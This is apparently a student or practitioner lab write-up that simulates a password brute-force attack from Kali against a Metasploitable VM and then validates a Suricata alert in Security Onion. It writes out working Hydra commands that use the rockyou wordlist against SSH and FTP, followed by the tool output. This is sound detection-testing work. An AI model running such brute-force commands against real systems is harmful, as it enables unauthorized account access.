
Lab Objective: To simulate and analyze network-based password attacks (Brute Force) against legacy services, validating the NIDS capability to detect high-volume authentication failures across encrypted (SSH) and unencrypted (FTP) protocols.


System Setup Details: (Oracle VirtualBox v7.2.6)
Analyst: *SecurityOnion* (IP Address: 192.168.1.50)
    Network Adapter 1: Bridged, Network Adapter 2: Internal Network (inet)
Attacker: *Kali* (IP Address: 10.10.10.6)
    Network Adapter 1: Internal Network (inet, promiscuous mode: Deny)
Victim: *Metasploitable* (IP Address: 10.10.10.5)
    Network Adapter 1: Internal Network (inet, promiscuous mode: Allow All)




```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bb:8c:14
          inet addr:10.10.10.5  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:febb:8c14/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:12 errors:0 dropped:0 overruns:0 frame:0
          TX packets:26 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:768 (768.0 B)  TX bytes:6092 (5.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:138 errors:0 dropped:0 overruns:0 frame:0
          TX packets:138 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:42061 (41.0 KB)  TX bytes:42061 (41.0 KB)
```

Target System Configuration (Metasploitable):

- **IP Address:** *10.10.10.5* confirmed via *ifconfig*.
- **Status:** Interface *eth0* is UP and reachable on the internal *10.10.10.0/24* subnet.
- **Role:** This asset hosts intentionally vulnerable services (FTP, HTTP, MySQL) to serve as the target for Red Team operations.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.6  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::ea04:4f16:f236:6e1d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:63:b0:05  txqueuelen 1000  (Ethernet)
        RX packets 7  bytes 2394 (2.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26  bytes 3008 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```




```
┌──(kali㉿kali)-[~]
└─$ ping -c 4 10.10.10.5
PING 10.10.10.5 (10.10.10.5) 56(84) bytes of data.
64 bytes from 10.10.10.5: icmp_seq=1 ttl=64 time=5.23 ms
64 bytes from 10.10.10.5: icmp_seq=2 ttl=64 time=29.1 ms
64 bytes from 10.10.10.5: icmp_seq=3 ttl=64 time=0.561 ms
64 bytes from 10.10.10.5: icmp_seq=4 ttl=64 time=0.531 ms

--- 10.10.10.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3033ms
rtt min/avg/max/mdev = 0.531/8.852/29.091/11.840 ms
```

Attacker Connectivity & Reachability Check:


- **IP Address:** *10.10.10.6* (Static Assignment).
- **Connectivity Test:** Successful ICMP Echo (Ping) requests to the target (*10.10.10.5*) confirm network path availability and low latency (<1ms), verifying the virtual switch configuration.



```
┌──(kali㉿kali)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
```




```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://10.10.10.5 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-17 20:19:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~
3586100 tries per task
[DATA] attacking ssh://10.10.10.5:22/
[ERROR] could not connect to ssh://10.10.10.5:22 - kex error : no match for method mac alg
o client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripem
d160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha
2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```



```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://10.10.10.5 -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-17 20:21:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~
3586100 tries per task
[DATA] attacking ftp://10.10.10.5:21/
```

Execution of Brute Force Operations (Hydra):

- **Attacker Preparation**: Decompressed the standard *rockyou.txt* wordlist (a collection of 14 million common passwords from a real-world data breach) to serve as the payload for the credential stuffing attack.
- **Initial Attempt (SSH)**: The first attack targeted the SSH service (*ssh://10.10.10.5*) but failed due to a *kex error* (Key Exchange). This indicates a cryptographic mismatch between the modern attacker tool (Kali) and the legacy encryption algorithms on the victim.
- **Pivot Strategy**: The attack vector was shifted to FTP (Port 21), an unencrypted protocol, to bypass the encryption handshake issues while still testing the general detection logic.
- **Execution**: The command *hydra -l msfadmin -P … ftp://10.10.10.5* successfully initiated a high-volume credential stuffing attack using the *rockyou.txt* wordlist.



5 ET SCAN Potential FTP Brute-Force attempt response suricata high

@timestamp	2026-02-18T01:22:49.641Z
data_stream.dataset	suricata
data_stream.namespace	so
data_stream.type	logs
destination.ip	10.10.10.6
destination.port	33986
dns.query_name	530
ecs.version	8.0.0
elastic_agent.id	648238bc-3c1f-4b10-85ed-96ec3e362862
elastic_agent.snapshot	false
elastic_agent.version	8.18.8
event.category	network
event.dataset	suricata.alert
event.ingested	2026-02-18T01:22:51.604Z
event.module	suricata
event.severity	3
event.severity_label	high
input.type	log
log.file.path	/nsm/suricata/eve-2026-02-18-01:14.json
log.id.uid	494770763208353
log.offset	5588
message	{"timestamp":"2026-02-18T01:22:49.641172+0000","flow_id":494770763208353,"in_iface":"bond0","event_type":"alert","src_ip":"10.10.10.5","src_port":21,"dest_ip":"10.10.10.6" 6,"proto":"TCP","ip_v":4,"pkt_src":"wire/pcap","community_id":"1:c36wYtMeBFZhcmlxMYBroDt+FVw=","alert":{"action":"allowed","gid":1,"signature_id":2002383,"rev":13,"signat ntial FTP Brute-Force attempt response","category":"Unsuccessful User Privilege Gain","severity":1,"metadata":{"confidence":["Medium"],"created_at":["2010_07_30"],"signature

NIDS Alert Validation & Log Analysis:

- **Alert Identification**: The sensor triggered a High-Severity alert: *ET SCAN Potential FTP Brute-Force attempt response*.
- **Traffic Logic**: The NIDS ruleset flagged the traffic flow based on the Victim (*10.10.10.5*) sending repeated "530 Login incorrect" responses back to the Attacker origin (*10.10.10.6*).
- **Analyst Conclusion**: The detection engine correctly correlated the rapid succession of failed login attempts (~4 tasks per second) as a malicious brute-force campaign rather than user error.